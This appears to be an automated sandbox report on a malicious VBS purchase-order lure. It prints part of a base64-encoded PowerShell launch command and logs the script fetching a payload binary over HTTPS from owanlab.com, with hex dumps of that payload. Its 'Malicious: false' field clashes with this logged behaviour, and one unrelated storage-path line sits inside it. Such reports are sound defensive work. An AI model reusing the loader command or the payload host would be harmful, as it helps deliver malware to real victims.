SSDEEP:	192:vWYkmDve5krtxqh13QJvQA+Kgbmy66lNEfhF5WYYlFxF1o+y7+YyyZlRWxnz9a1x:vWYkmLe5glh5OQF9bX66lGhF5WYYlFxa
MD5:	E53E4FC4A0B02ABA5429572911B4383F
SHA1:	987EE9FDC18012BCA09A2E6C61FAA80286C77AFC
SHA-256:	0DA9EFBB989C58B78C28E6A93C2935E298BAF17E78BDC18E84FFCA052AFECDFB
SHA-512:	2DA7F7A90C1D4BBDDED681144B8B9F6F22A61D82779CD01E743BAD7DE6023175D67E52A92E3D4D2BA529AB8902B93E8C671558A856B2819482C49DFE3D58A1DA
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220121172445..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 376483 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -EncodedCommand IwBMAEEAQwBUAEkARgBFAFIATwAgAGIAcgBlAGcAbwAgAEsAbgBvAGIAZQB0AHMAZgByAGkAOQAgAEgAZQBzAHQAMwAgAEcAcgB1AGUAcwBvAG0ANAAgAEcAZQBuAGUAcgBhAGwAaQBzACAAQQBGAE0ARQBKACAAYgBlAGEAdgBlAHIAIABCAEkAQgBMAEkATwBHAFIAIABEAGQAbQBhAG4AZABzAGsAbgA1ACAAbgB1AGwAbABpAG4AIABsAG4AcABvAHQAcwB5AHMAdABlACAAVABoAHIAZQBhAHAAZQBkAGEAZgAgAE8AdQB0AHcAcgBlAHMAIABHAFQARQBWAEkAVgAgAFUAbgBzAGgAYQBjAGsAbABpADgAIABjAG8AcgByAGUAIABMAEEAUgBNAEUATgBTAEYAIABEAGkAcwB0AGkAbgBnAHYAOAAgAGQAaQBzAGUAbQBiAG8AIABIAFkAUABFACAAVQBuAGYAaQBsADkAIABWAEEATgBEAEIAUgBOAEQAQQAgAEcAZQBuAG4AZQAgAEIAZQBtAGUAcwB0AHIAZQA0ACAAaQBuAGQAcABhACAAQgBpAHQAcwB5AGwAZQAgAFQAZQByAG4AYQBzAGgAZQAgAEsAbwBrAGEAcgBkACAADQAKAA0ACgANAAoAQQBkAGQAL

Static File Info

General


File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.035989077218127
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	New _Inquiry P.O4622.vbs
File size:	79866
MD5:	24e935f7534a81a7fd4e32daeab208a5
SHA1:	251ac05ebc8c963418dccddda127d2a81b5097db
SHA256:	5e6d8684c3f71ca6a76d22d1ddc536f302738a3027d22a5b1ce1852c9c551d99
SHA512:	4bd0afc25da140efadb8f49350df7dca32c781a520c85f217d77db6602e51a7731ef955b7d412f5a3edaa0c70cffe47b9b44eda88c3378052d101a1e071f4ede
SSDEEP:	1536:8KOb1Jqxa/spd61vkvf8+ZeioL7azKUkqnpnrwlYcfJHSzv8j6aiownmOTr7uAY:8zWPWav0+Z4azKOnpnMOfJovta37G5Y
File Content Preview:	'Emdav PINPRICKSB Villeines FORV fallese OVERORGANI QUINCEWO Sarment7 Hrgerund Stade7 Udsp PANTEHFTEL Monetaryk pomfrit fagomr AUTOMATP Bush maki9 ADMIN Galvanosk5 Jordndbo Bonspell5 rykk SLADREVOR unlacque Havekolo4 Scenefunk ferricya unreporta ..'ACTIVAT

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 17:25:52.686738014 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:52.686788082 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:52.686875105 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:52.713493109 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:52.713521957 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:53.296502113 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:53.296688080 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:53.626610041 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:53.626642942 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:53.626908064 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:53.626969099 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:53.631772041 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:53.673881054 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:53.937971115 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:53.938112020 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.222706079 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.222719908 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.222790956 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.222822905 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.222841024 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.222897053 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.222903967 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.222942114 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.222945929 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.222982883 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.223015070 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.507931948 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.507980108 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.508058071 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.508186102 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.508234024 CET	443	49823	157.7.107.166	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 17:25:54.508263111 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.508322954 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.508337975 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.508356094 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.508395910 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.508424997 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.508438110 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.508512974 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.508522034 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.508930922 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.508960009 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.509063005 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.509079933 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.509130955 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.792568922 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.792579889 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.792624950 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.792663097 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.792680025 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.792690992 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.792733908 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.792963028 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.792984009 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.793041945 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.793054104 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.793081045 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.793118000 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.793378115 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.793399096 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.793452978 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.793467045 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.793488979 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.793515921 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.793878078 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.793899059 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.793967009 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.793981075 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.794028997 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.794389009 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.794408083 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.794469118 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.794483900 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.794503927 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.794898033 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.794934988 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.794990063 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.795002937 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.795012951 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.795057058 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.837008953 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.837084055 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.837119102 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.837132931 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.837166071 CET	443	49823	157.7.107.166	192.168.2.4
Jan 21, 2022 17:25:54.837204933 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.837259054 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.837668896 CET	49823	443	192.168.2.4	157.7.107.166
Jan 21, 2022 17:25:54.837686062 CET	443	49823	157.7.107.166	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 17:25:52.425013065 CET	56794	53	192.168.2.4	8.8.8.8
Jan 21, 2022 17:25:52.672385931 CET	53	56794	8.8.8.8	192.168.2.4
Jan 21, 2022 17:27:08.573812008 CET	56534	53	192.168.2.4	8.8.8.8
Jan 21, 2022 17:27:08.597714901 CET	53	56534	8.8.8.8	192.168.2.4
Jan 21, 2022 17:27:10.668698072 CET	56627	53	192.168.2.4	8.8.8.8
Jan 21, 2022 17:27:10.688636065 CET	53	56627	8.8.8.8	192.168.2.4
Jan 21, 2022 17:27:10.694746017 CET	56621	53	192.168.2.4	8.8.8.8
Jan 21, 2022 17:27:10.715939045 CET	53	56621	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 21, 2022 17:25:52.425013065 CET	192.168.2.4	8.8.8.8	0x2ac5	Standard query (0)	owanlab.com	A (IP address)	IN (0x0001)
Jan 21, 2022 17:27:08.573812008 CET	192.168.2.4	8.8.8.8	0x93dd	Standard query (0)	www.ordemt .com	A (IP address)	IN (0x0001)
Jan 21, 2022 17:27:10.668698072 CET	192.168.2.4	8.8.8.8	0xc646	Standard query (0)	www.ordemt .com	A (IP address)	IN (0x0001)
Jan 21, 2022 17:27:10.694746017 CET	192.168.2.4	8.8.8.8	0x2370	Standard query (0)	www.ordemt .com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2022 17:25:52.672385931 CET	8.8.8.8	192.168.2.4	0x2ac5	No error (0)	owanlab.com		157.7.107.166	A (IP address)	IN (0x0001)
Jan 21, 2022 17:27:08.597714901 CET	8.8.8.8	192.168.2.4	0x93dd	Name error (3)	www.ordemt .com	none	none	A (IP address)	IN (0x0001)
Jan 21, 2022 17:27:10.688636065 CET	8.8.8.8	192.168.2.4	0xc646	Name error (3)	www.ordemt .com	none	none	A (IP address)	IN (0x0001)
Jan 21, 2022 17:27:10.715939045 CET	8.8.8.8	192.168.2.4	0x2370	Name error (3)	www.ordemt .com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- owanlab.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49823	157.7.107.166	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-21 16:25:53 UTC	0	OUT	GET /bin_DziiNe252.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: owanlab.com Cache-Control: no-cache
2022-01-21 16:25:53 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 21 Jan 2022 16:25:53 GMT Content-Type: application/octet-stream Content-Length: 190016 Connection: close Server: Apache Last-Modified: Thu, 20 Jan 2022 23:57:09 GMT Accept-Ranges: none Vary: Range,Accept-Encoding
2022-01-21 16:25:54 UTC	0	IN	Data Raw: 1b 6f e2 ea 1c a6 3a 1a 86 70 89 17 ab 2a 8b dd 48 51 f3 1b 80 de ac 97 69 25 e5 e7 cf e4 92 f6 84 5a 56 ae 6e 4b 86 a4 3a 79 78 f5 f9 47 c8 ae ac 9c 7f 8b 63 b4 c0 dc 2a 11 6a 28 da bd c4 0f 21 b3 36 bf 3e af 72 6a 20 5c b8 5b 4b 07 74 fd 46 94 13 ca 1e e6 88 3d d2 74 1c fa 76 69 b4 2c fd b7 23 46 24 ce 49 be fc f4 64 9e a4 d5 f1 b0 6f 33 f7 a9 8f 06 42 7f e6 6b c6 26 8c d0 1c 9a 96 99 10 94 00 4a 51 46 c9 15 40 9a 9d 7f 96 fb a0 a3 12 ec 52 a5 bb 9e 4c 25 56 f0 f4 30 77 35 68 49 73 b3 f6 1b 7b 6b 92 70 dc 11 13 0b f3 c0 17 78 91 3f 8e c0 ce bb 65 64 f0 ad 38 87 e7 4e ef bb 80 a9 78 b4 63 0f 04 db ff 10 5a 96 af 8e 53 40 f1 3e d6 90 a7 e0 7d 22 cf e5 0c b9 87 b8 e3 89 35 fa 3e 76 1c 6b 49 f1 9a 37 1e 24 1c ec 22 47 17 04 41 05 72 02 2c c7 ff c9 87 1d 7a Data Ascii: o:p*HQi%ZVnK:yxGc*j(!6>rj \[KtF=tvi,#F$Ido3Bk&JQF@RL%V0w5hIs{kpx?ed8NxcZS@>}"5>vkI7$"GAr,z

Timestamp	kBytes transferred	Direction	Data
2022-01-21 16:25:54 UTC	16	IN	Data Raw: a2 f7 cb e8 88 85 3d 02 b5 32 af bb 6a 5c 43 27 dc 6e 5e 11 ff ca 42 6a 32 50 92 d5 2d d1 3e 08 fb 70 3c b9 29 05 86 db 9d c3 9e a1 69 d3 75 f1 9b 0e b6 0c 45 1e d9 1a 36 2e ff c9 04 28 1f f8 15 20 7d d3 01 b7 e0 b6 43 d6 81 ff 63 76 ab 9b 33 91 c2 45 b2 fb 93 7a 03 e4 09 7d df 3a 53 74 63 c0 e7 6f 6c 2e f6 65 28 50 8d 03 20 68 3b 74 c7 00 42 81 79 cd 98 b9 1d 41 82 68 6a 89 eb fa 7f e2 ca 2d fd 3a ac 66 6d ce 49 ef 71 61 1c 60 5b 2a a3 e6 87 84 99 a9 8f 85 86 37 65 d5 32 2f 4c d0 1c 17 1f c6 72 85 00 77 de d7 e3 ad 41 a2 7d d5 4c 0b c2 d0 32 19 e9 be ff 6f 93 dc 7d 93 95 5e 6d 40 95 26 39 5d 58 f1 05 05 b2 92 24 a5 5c 44 a0 b1 28 47 1d 1f dd cc c3 32 85 68 9a ae 52 86 20 49 45 47 88 43 7f fa 66 b6 eb 49 2f 69 3c 4c bd df 7f 32 3d 87 15 0d 4c 14 2d 73 ba Data Ascii: =2j\C'n^Bj2P->p<)iuE6.(}Ccv3Ez}:Stcol.e(P h;tByAhj-:fmIqa`[*7e2/LrwA}L2o}^m@&9]X$\D(G2hR IEGCfI/i<L2=L-s
2022-01-21 16:25:54 UTC	32	IN	Data Raw: 89 03 75 7e fc 05 41 93 26 26 6b 80 7b 07 01 86 3c 78 f9 e9 52 53 7f 66 eb a4 a8 46 87 1c f8 69 12 eb 93 4f 63 77 09 b8 b4 55 a8 e2 ca 60 da 8e e8 7c e3 54 65 68 0f 43 17 1a 3f 6d ab 38 bb 56 af 5b c7 d2 ed fd 68 cd f6 62 b4 af 9c c3 4e 34 8d ed e7 c3 5b 5b ed 22 5d 68 0b 27 a5 d0 00 36 0a 64 7f dd 28 52 cf 6f 50 2d 42 31 c7 aa f2 14 dc 4b 26 b9 df 06 c4 03 68 52 84 a9 3e 84 09 39 9e ae 15 8a 9c ad e7 77 e7 0c 2e 2e 2e 05 56 9c 75 8f d7 38 07 9c 37 33 8e fe 13 bf 11 70 ca 1d fc 1d 08 53 1a 45 bc 94 fd b7 23 ae 84 f3 48 be 3b f2 78 9e a4 d5 36 f6 6b 33 f7 a9 8f 8d 15 5b 6f 3d ce ad 0b f0 95 dc 94 0d e5 b6 89 b0 48 00 bf 99 c2 12 58 d7 94 87 42 97 0a 15 66 d2 83 54 2c 48 76 93 cb 03 da b5 3a a6 c8 08 06 cd 13 02 e7 92 5e ba 02 48 25 32 0e 08 7e 1f a8 48 03 Data Ascii: u~A&&k{<xRSfFiOcwU`|TehC?m8V[hbN4[["]h'6d(RoP-B1K&hR>9w...Vu873pSE#H;x6k3[o=HXBfT,Hv:^H%2~H
2022-01-21 16:25:54 UTC	48	IN	Data Raw: 3a 9a 42 a8 2d 6d 4c a2 40 67 d3 93 83 68 80 9d 9d 0d a7 0e c4 09 cb 64 e7 eb bc eb df 50 1d b9 29 57 5b 70 89 03 ac 5a f8 e4 11 80 fc 98 3d 87 35 0b e0 22 35 52 3e 87 db 6f 6b ba e8 65 64 ec 77 dc 26 29 9b 3e 4b 8a 45 7f 0d de 49 bc 6c 80 f1 e6 fd 32 a2 3f 4b 59 52 6e 0d 29 5f 1b 3d d0 3d eb 10 a9 ad d0 6e ef bf 1a 3e be f7 62 78 1c 9d c3 46 ad 89 bf cc c0 12 bb ac 6a 23 4c d1 44 d0 f0 6a 7d 02 07 dc 0d eb df d2 e9 01 af e0 fc 48 3e 73 00 9c 4a fa 14 c7 db 47 c5 cf c0 70 81 46 69 e1 c3 6b bf ad 02 ec ae 0f aa 5d e8 73 64 a6 ac 9a f5 11 05 3b 38 1f 74 35 0e 85 2d 43 c5 99 bb 0b fd fa f4 69 f9 97 f6 30 be fd b7 23 c5 9a 06 45 be fc f4 6b 1a 21 d5 f1 b0 e4 4e 03 2c 70 72 3c 15 e7 01 c6 ce 78 e1 1d 9a 1b 46 a8 ca 8d 68 64 9d e8 ad 13 85 06 b6 20 07 36 2f b1 Data Ascii: :B-mL@ghdP)W[pZ=5"5R>okedw&)>KEIl2?KYRn)_==n>bxFj#LDj}H>sJGpFik]sd;8t5-Ci0#Ek!N,pr<xFhd 6/
2022-01-21 16:25:54 UTC	64	IN	Data Raw: bc 29 9b ca 15 27 97 77 46 0a 58 f9 db 76 0f 26 53 79 c0 e2 db ec c6 11 eb f0 79 05 cc b9 3f 6d c8 4b 70 b5 ba 0f f4 ae f1 a1 30 5f fd 67 3b d9 8b 34 7d 32 08 5d 9b e6 57 e7 23 11 e2 66 e4 7c 6a f9 1f 69 b5 40 0e 02 d8 51 aa d8 a8 2e 11 d7 24 e5 07 f6 ca f4 e2 88 7f 99 a8 60 9e 81 3b 66 3e bc dc ef 60 c4 fb 7a 16 30 d7 3b d2 a8 d3 ba d8 80 84 33 6e b1 ae 38 23 87 26 ac a5 7c 86 ce 73 b2 4b 6a 9e 52 85 71 a5 8f 60 de 34 95 63 2a 2f 1f 32 6f 62 3c 46 f6 d3 6c 5e 18 9b 9d 64 66 a8 c1 3c 60 5b 2f 53 67 02 07 28 1d eb df 01 47 19 9a be 2a 4d 4f 22 c3 17 8c cf 03 cc a9 15 3a 19 0c e7 8d 5f 78 f6 45 0a e8 45 ba 21 ad e7 aa a8 e1 2c b3 8d 24 97 37 e3 8f b6 d7 bd 73 43 2d d7 57 cd c2 96 b2 57 00 05 88 46 53 7f f6 09 2c fd 34 e7 4e 7b 90 12 35 19 a9 a7 92 84 38 a9 Data Ascii:)'wFXv&Syy?mKp0_g;4}2]W#f|ji@Q.$`;f>`z0;3n8#&|sKjRq`4c*/2ob<Fl^df<`[/Sg(G*MO":_xEE!,$7sC-WWFS,4N{58
2022-01-21 16:25:54 UTC	80	IN	Data Raw: 72 6f 4d 46 5b 03 94 50 ce 1c 6b b5 b4 a7 4e 55 d1 40 d0 c2 91 3a e0 bf dd b1 7e 9f ec 50 36 c5 7c 2d 30 68 29 be 23 d5 da 75 f6 21 69 9c 48 30 24 a9 cb 64 5f f4 27 8e 5e 6e c6 11 08 ac ff 8c 41 68 4f 4e cc 3f 1a b0 ca a5 f7 ac f6 1b 16 21 bf 98 b8 96 12 ed 40 b9 b2 88 16 7b b1 32 75 13 69 eb 31 04 41 ff 6b 03 81 e9 19 6c 7f fc 03 b3 3c 82 94 17 da 79 3c 57 06 cb d3 43 c9 ae 6a 66 8e f9 e8 2a be bb ac 9d 4b 6e 57 d6 ca ef 02 43 f1 ac 7d 17 d8 80 84 bf 0b 4e 51 38 23 df fc 32 64 6f 0d 43 17 16 3f 70 90 c0 a8 3a 12 ef f4 f7 ea fb d2 6a 48 ca 35 19 c0 cf 9b c3 77 07 d6 85 93 63 57 a6 78 c7 b1 c2 67 5d 45 f6 07 bf 72 2d 91 df 82 08 4c 01 6b e0 62 aa 7f 00 17 5c bb 75 66 86 6c 84 78 87 a8 00 8a c0 c5 31 d3 1e ad 8b 9c ae 2c a0 21 3d ca e5 d6 af 72 e3 55 dc 5d Data Ascii: roMF[PkNU@:~P6|-0h)#u!iH0$d_'^nAhON?!@{2ui1Akl<y<WCjf*KnWC}NQ8#2doC?p:jH5wcWxg]Er-Lkb\uflx1,!=rU]
2022-01-21 16:25:54 UTC	96	IN	Data Raw: 35 c3 cd 65 57 9f 68 17 9f 9c 25 62 13 63 be 8d 37 e6 d6 f0 37 93 05 49 73 2b 7a dd 1e c5 26 ea 22 c8 9d b7 7d 84 3f a9 a4 fc 77 01 a9 18 2e a4 c2 1d ed 51 d0 8c c4 1b 3c 23 8f 32 58 e6 c8 88 98 96 59 94 a0 72 f6 1e 24 d1 66 5f eb 1f 86 ac 23 21 50 f9 db 32 8f 38 9a bb cf 66 1a 67 40 b9 74 b5 fd df 17 22 86 aa 67 c1 e5 e1 47 18 05 ce 5f 0c 53 28 e8 73 3b 52 83 fd 78 31 08 f2 9f 83 1f 62 e4 11 69 eb ed 69 a1 42 94 fc bb be 9b bf 04 96 04 cc 07 71 43 81 47 93 4c f6 ca 80 06 60 38 f3 a9 6e 1f 3d e6 68 43 10 de ef cf 1a 3c 10 5c bd 8f c6 7f bf b4 a8 88 d6 6f 6c 59 a5 ae bb 64 0f a7 e1 58 56 ca 43 17 4d e4 7d 3d 40 7a 24 26 46 96 91 bf 70 54 e9 29 c7 ce c3 10 47 f7 37 81 3c 08 a0 73 0a 25 66 23 26 55 f5 e1 5d 8d ce a8 10 65 d1 bd 37 04 ac fe 3a 6b f7 6e be 7f Data Ascii: 5eWh%bc77Is+z&"}?w.Q<#2XYr$f_#!P28fg@t"gG_S(s;Rx1biiBqCGL`8n=hC<\olYdXVCM}=@z$&FpT)G7<s%f#&U]e7:kn
2022-01-21 16:25:54 UTC	112	IN	Data Raw: 95 b9 bc d2 18 0a 39 70 8d 67 b0 16 63 c1 51 a0 b4 58 6b 03 0f 55 48 58 ec 20 3b 84 49 d0 81 7d 1d 0b 8e bc 89 6b 8b 83 f8 ed ae 4f 4d d5 a0 e7 1a e8 53 5a 20 09 f3 58 a2 1e d6 a1 ec 2a 7a a1 59 45 7a 89 b8 bc 3c 15 35 9e fe fb a4 2e 8d 3c 71 1e c2 33 df f8 f2 d7 7c e5 40 b4 2b a8 57 44 5c f5 ef 60 79 00 a1 0b e5 7a 60 b2 09 f7 99 ca 69 b1 df a4 6e ad ba 8d 69 ed 40 57 c2 e8 44 2b 0a be 4d 44 6c e4 af 71 91 60 02 eb 33 f3 25 bc 84 48 0a fe a0 f3 85 6d 04 fa ee fb 69 06 42 37 a2 86 21 58 18 2f 2f 94 9f 9e b9 b2 55 58 c9 3f b9 5d eb b3 82 eb 0a c5 07 71 79 71 c7 46 97 63 35 61 88 98 a7 b6 a1 bd 33 c6 e6 12 44 6f e5 08 1a 57 dc fe 10 f0 9f 97 47 57 d4 17 58 53 ac 92 3b 09 af bb e7 cb fd 31 1f 04 b2 43 e7 f9 2b fb 98 88 96 af e0 d8 0d 45 87 71 4a e2 29 ee 42 Data Ascii: 9pgcQXkUHX ;I}kOMSZ X*zYEz<5.<q3|@+WD\`yz`ini@WD+MDlq`3%HmiB7!X//UX?]qyqFc5a3D oWGWXS;1C+EqJ)B
2022-01-21 16:25:54 UTC	128	IN	Data Raw: f9 4f af 30 45 85 ae 93 c8 ed 80 23 25 9b 47 9b 86 71 72 33 84 33 a3 69 f8 36 d1 a1 4c 3e 59 ce 86 d2 fa 74 42 53 24 70 ea d5 93 a2 7e ad d3 11 b9 35 00 20 76 c3 c3 64 be 89 b0 89 f9 3b b2 7b 96 63 fb 28 92 66 e6 8b d4 26 c4 81 30 92 6b e0 07 bd 67 1d 9d d0 c0 d8 1d 95 67 e6 c2 36 7a 3f 0d aa 5f e2 dc 70 54 48 f8 3c 7e 2e 6b 2f c5 d3 a0 6f 31 06 42 dd 45 6d 10 a5 bb c5 c9 e7 da fa 30 74 d1 56 c3 9c 2e 4d a4 ef ba cd da f1 a4 9e bc 2e 41 69 bf 4a 6b b4 03 5e 4b 64 18 6a b2 f1 dc e6 29 61 0a a0 ed 20 77 06 c9 c3 d7 ba 84 7b 29 8c 6b 8b 2f dc f9 f6 cd 81 32 2e 62 5b 19 e7 ee b0 47 b2 fe 3f 49 1c 7d c8 18 6e 9b ea 92 14 37 7a 85 f2 0f 9b 0a 98 70 5e fa f0 84 e6 b9 0c 7a fd 54 29 54 81 a2 4d 0c 08 a1 45 02 d1 11 77 05 f6 4b 1d 09 8d 7f dc 16 c4 7c 04 7e c3 34 Data Ascii: O0E#%Gqr33i6L>YtBS$p~5 vd;{c(f&0kgg6z?_pTH<~.k/o1BEm0tV.M.AiJk^Kdj)a w{)k/2.b[G?I}n7zp^z T)TMEwK|~4
2022-01-21 16:25:54 UTC	144	IN	Data Raw: ad dc b0 1b eb f2 df d6 cc 58 ec ae 1a 2c 1b 14 0a 53 63 7a 00 a9 c0 71 8a 70 39 a8 94 41 5d 24 a5 d3 2a f1 ac 47 95 87 6f 25 77 d2 13 b3 b7 19 1d 35 20 af df 9d b4 49 b4 b8 33 ec 5c 94 dc e0 3a 4f 9b a3 0a b4 13 c9 71 f6 45 ec 68 eb 0e cd a9 33 61 d2 c2 f9 e1 00 d1 5e e4 01 b3 bf be 80 f9 e2 9a e9 cf 41 35 f6 d0 15 28 69 6a b5 71 aa 54 94 53 89 a1 fd 4f 46 1d ee d5 e1 74 78 b3 56 d9 b5 0c 2c 15 0b 96 8e cb fb 1a 6a d0 10 8c fa 32 a1 02 03 02 e8 3a 9e c7 16 f1 9a 7e 2f e1 38 96 e0 db fb 3c ea bb 94 17 ca 0b c9 66 da 64 5b 1e 4a 0c 7e c4 21 07 88 84 36 83 5f a2 c5 2f 75 dd bb 28 21 d0 a8 d4 9c 75 a8 3a 97 48 6a aa 69 cc 18 7b c2 b1 b8 bc 5e 3d a8 5f c2 d4 6c ba 7d d0 c3 a4 12 0b a8 76 5b 5e 1c 86 cd 3f 28 c7 ac da 15 53 35 45 f1 10 02 8d 33 cb f7 